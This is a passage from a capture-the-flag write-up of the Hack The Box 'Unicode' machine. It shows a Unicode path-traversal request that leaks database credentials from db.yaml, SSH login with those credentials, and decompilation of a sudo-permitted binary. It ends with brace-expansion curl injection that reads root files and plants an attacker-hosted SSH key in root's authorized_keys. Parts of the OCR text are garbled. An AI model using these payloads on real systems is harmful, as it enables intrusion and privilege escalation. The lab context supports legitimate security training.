axzgbh_zDntP5-04h8kyahWjAbcpDofZHRXpZ39v39HgWtHvsOkjpkOK-KSiA30ErT4nJ-KSw0oVASvbPG
PTF18rxI3N2pER8sm29RQt5pHsg
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

Response

Pretty Raw Hex Render ↻ ⓘ

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Thu, 12 May 2022 08:03:22 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 9738
7
8 import base64
9 from MySQLdb import cursors
10 from flask import Flask, abort, request, render_template, make_response, redirect
11 from werkzeug.utils import secure_filename
12 import unicodedata
13 import os
14 import jwt
15 from flask_mysqldb import MySQL
16 import yaml
17 import requests
18 import json
19 import traceback
20 app = Flask(__name__)
21
22 db=yaml.load(open('db.yaml'))
23 app.config['MYSQL_HOST']= db['mysql_host']
24 app.config['MYSQL_USER']=db['mysql_user']
25 app.config['MYSQL_PASSWORD']=db['mysql_password']
26 app.config['MYSQL_DB']=db['mysql_db']
27 app.debug=True
28
29 mysql=MySQL(app)
30
31 @app.route('/')
32 def Welcome_name():
33     return render_template("index.html")
34
```

?

Search... 0 matches

?

Search... 0 matches

we find it pointing to a database file

code-Lfi->db.yaml

..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/s
elf/cwd/db.yaml

output

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Repeater** Sequencer Decoder Comparer Logger Extender Project options User options Learn

3 x ...

Send Cancel < >

Request

Pretty Raw Hex ⌂ ln ⌂

```
1 GET /display/?page=..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f/proc/self/cwd/d
2 Host: hackmedia.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://hackmedia.htb/dashboard/
8 Connection: close
9 Cookie: auth=eyJ0exAxI01JKVlQiLCJhbGciOiJSUzI1NiIiSImprdBIGImh0dHA6Ly9oYWNrbWVkaWEuaHRiL3N0YXRpYy
8Uli9yZWRpRmWVj0d91cmw9MTAuMTuMjg6ODAwMC9gd2tLmpzb24ifQ.eyJlc2VvIjoiYWRtaW4if
0.uDMOpRhoJbzSQBvchB3n1B6p_aVv9tcj4Mvt050FJIQzF2gyHs-P-SC5XfLhBghNF6WLag1MD
i1GupB-SRjJNBLcVeVdU_d_Vntvcxj6cyXHGVLf950C0BgDebjT35D7-sw5TzNzNOY636hnuE421sfnRH
uLoeV_H8H39hFL2ND4gUDz_r1zibEmamc_AJPj03MdPVG0aB03LB7vaZ7AaAtluCiPUeOTObXLrj
PileSGME3zeHxybv_j2CaYRveGhbkjs2YOEYIR45bMBzOIFFx_F8uH1RAuKu2PqlXzpyRfnn8zZnZtj
JQMPc5Cr2V1kLhmTTiBxEyj9VCM25vJ7_zAg4e_60ABKxt7ixWvDjezhDW+41eEvpeEUgsGi_gplTech
wApfR5ypxj0NyL0nM9h3VgHASAZPJ5ieSobEgvt8suE5raSe10nLcWPYGYLzdq_I5Begb0lWTR4KGHE
QbVwbHfKss_FowFFIAmsesJAEZKLJR3lhbLTb7k20wGULUhFvrmERU-3hR6x025UUbrdy7_j-WTHoYa
axzgbh_20ntP5-04h8kyAHjAbcpGfZHRxpZ3v93HgWWHvsOKjpKOK-ZIsA30ErT4nJ-KSw0oVASvbP6
PTF18rx3N2pER8sm29R0Tv5SPhsG
```

10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

Done

0 matches ⌂ Search... 0 matches ⌂ Search...

we get a user and a password let me ssh using this credentials

code-credentials

```
mysql_host: "localhost"
mysql_user: "code"
mysql_password: "B3stC0d3r2021@!"
mysql_db: "user"
```

code-ssh

```
ssh code@hackmedia.htb
```

output

```
↳ /home/leshack98/project/HTB/Unicode..... we get a user and a password let me ssh using this credentials ..... with root@Tullenge at 06:07:29 AM
└> ssh code@hackmedia.htb
code@hackmedia.htb's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-81-generic x86_64) host: "localhost"
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri 13 May 2022 10:07:39 AM UTC
System load: 0.08
Usage of /: 49.0% of 5.46GB
Memory usage: 36%
Swap usage: 0%
Processes: 316
Users logged in: 0
IPv4 address for eth0: 10.10.11.126
IPv6 address for eth0: dead:beef::250:56ff:feb9:8d94

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

code@code:~$
```

Takeover

After getting the reverse shell we have to do some adjustment to our reverse shell to make it ready for using by doing a stty escalation to get an interactive shell:

code-stty

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
[ctrl] + z  
stty raw -echo  
fg [Enter] two times
```


Then setting the TERM so that you are able to clean the terminal:

```
export TERM=xterm
```

Now we get the user flag

output

```
code@code:~$ ls  
coder user.txt  
code@code:~$
```


A screenshot of a terminal window showing the command 'ls' being run. It lists two files: 'coder' and 'user.txt'. The cursor is at the end of the command line.

Privilege Escalation-Coder

Checking the sudo entries for code user, we can see that we can execute `/usr/bin/treport` without a password.

output

```
code@code:~$ ls  
coder user.txt  
code@code:~$ sudo -l  
Matching Defaults entries for code on code:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User code may run the following commands on code:  
    (root) NOPASSWD: /usr/bin/treport  
code@code:~$
```

A screenshot of a terminal window showing the output of the 'sudo -l' command. It shows that the 'code' user has no password requirement for executing '/usr/bin/treport'.

Now we get the user flag

```
code@code:~$ ls  
coder user.txt
```

```
code@code:~$ /usr/bin/treport
```

Privilege Escalation-Coder

Executing the treport binary reveals that it's a `custom coded report management binary`.

output

```
code@code:~$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:1
Enter the filename:leshack
Enter the report:i got you good
Enter your choice:2
ALL THE THREAT REPORTS:
leshack
```

Privilege Escalation-Code

Checking the sudo entries for code user, we
without a password.

```
-----  
code user.tcl  
codetocodec00 sudo 1  
Hatching defaults entries for code on codetocodec00  
    env reset, mail.bmppass  
    secure_path /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:  
-----
```

Running `strings` on the binary shows it's a Python based binary.

code-strings

```
strings /usr/bin/treport
```

output

```
blibpython3.8.so.1.0
blibreadline.so.8
blibssl.so.1.1
blibinfo.so.6
blibso.1
xbase_library.zip
zPYZ-00.pyz
&libpython3.8.so.1.0
.shtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
```

We copy the binary back to our local machines and begin analysing and testing. It is extremely important that we use [Python version 3.8](#) for the following steps. Using a tool called `pyinsxtractor` [pyinsxtractor](#) we can extract the `.pyc` file and try to decode it.

code-pyinsxtractor

```
leshack-pyinstxtractor treport
```

output

Now we need to install `uncompyle6` to decode the `.pyc` file you will need python3.8.0 i found a good article [here](#) you can get `uncompyle6` which supports the python version first install python then use the python to execute the `uncompyle6` so as to map it with the version we have just recovered and begin to extract the source code.

code-uncomple6

```
uncomple6 treport_extracted/treport.pyc
```

output

```
[~] ~ /home/leshack98/project/HTB/Unicode..... * with root@Tullenge at 10:57:57 AM [~]
↳ uncompyle6 treport_extracted/treport.pyc
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.8.0 (default, May 15 2022, 10:25:11)
# [GCC 11.3.0]
# Embedded file name: treport.py
import os, sys
from datetime import datetime
import re

class threat_report:

    def create(self):
        file_name = input('Enter the filename:')
        content = input('Enter the report:')
        if '../' in file_name:
            print('NOT ALLOWED')
            sys.exit(0)
        file_path = '/root/reports/' + file_name
        with open(file_path, 'w') as (fd):
            fd.write(content)

    def list_files(self):
```

Now that we have the source code we begin our review and we notice heavy filtering on the `download` function. But, we notice that the characters `{}` and `,` are not filtered.

code-treportcode

```
def download(self):
    now = datetime.now()
    current_time = now.strftime('%H_%M_%S')
    command_injection_list = ['$',
        '`', ';', '&', '|', '||', '>', '<', '?', """",
        '@', '#', '$', '%', '^', '(', ')']
    ip = input('Enter the IP/file_name:')
    res = bool(re.search('\\s', ip))
    if res:
        print('INVALID IP')
        sys.exit(0)
    if 'file' in ip or 'gopher' in ip or 'mysql' in ip:
        print('INVALID URL')
        sys.exit(0)
    for vars in command_injection_list:
        if vars in ip:
            print('NOT ALLOWED')
            sys.exit(0)
    cmd = '/bin/bash -c "curl ' + ip + ' -o /root/reports/threat_report_' +
        current_time + "'"
    os.system(cmd)
```

Since the code is executing a system command to launch curl we may be able to bypass this with a trick to replace spaces. Using a bypass from [HackTricks](#)

METHOD 1->Root.txt

For this you can just **use the `-K` option** which lets you to specify a `config` file to use in cURL and read the flag that way. This the `/root/root.txt` is not in the correct format of a config file, it will just spit out the contents.

code-curl-config

{-K,/root/root.txt}

output

```
code@code:/usr/bin$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:{-K,/root/root.txt}
Warning: /root/root.txt:1: warning: '9eb4d5c9726023274203f4b28d2aa7a8' is
Warning: unknown
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
Enter your choice:■
```

METHOD 2->Root.txt

is to use the `File:///root/root.txt` as the IP to download the file and it downloaded the file. Then I used the program itself to look at its contents.

code-file

File:///root/root.txt

output

```
code@code:/usr/bin$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:2
ALL THE THREAT REPORTS:
threat_report_12_44_52 threat_report_12_43_01 leshack

Enter the filename:threat_report_12_44_52
9eb4d5c9726023274203f4b28d2aa7a8

Enter your choice:■
```

Now lets get the root by root privillage

METHOD 3->Root privillage

Now we generate a new ssh to our current directory were the Python webserver is still running.

code-ssh-keygen

```
ssh-keygen -f unicode
```

Now on the target we launch `sudo /usr/bin/treport` and attempt to inject into the URL of the download to `.pub` key to the machine `authorized_keys`.

code-copying .pub

```
{10.10.16.28/unicode.pub,-o,/root/.ssh/authorized_keys}
```

output

```
code@code:/usr/bin$ sudo treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:{10.10.16.28/unicode.pub,-o,/root/.ssh/authorized_keys}
 % Total    % Received % Xferd  Average Speed   Time     Time      Current
               Dload  Upload   Total Spent    Left  Speed
100  567  100  567    0     0   487      0  0:00:01  0:00:01 --:--:--  487
Enter your choice:■
  Ophuchi
  Pandora
```

Attempting to `ssh` as root user on the target

code-ssh

```
ssh -i unicode root@hackmedia.htb
```

output

```
└─➤ /home/leshack98/project/HTB/Unicode/www..... ● with root@Tulienge a
└─➤ ssh -t unicode root@hackmedia.htb
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64) [root@keys]
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Fri 13 May 2022 01:43:14 PM UTC

System load:          0.05
Usage of /:           51.3% of 5.46GB
Memory usage:         48%
Swap usage:           0%
Processes:            362
Users logged in:     1
IPv4 address for eth0: 10.10.11.126
IPv6 address for eth0: dead:beef::250:56ff:feb9:8d94

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@code:~# ┌─
```

Successfully obtained the flag file with root privileges

```
-----END successful attack @leshack98-----
```

```
-----
```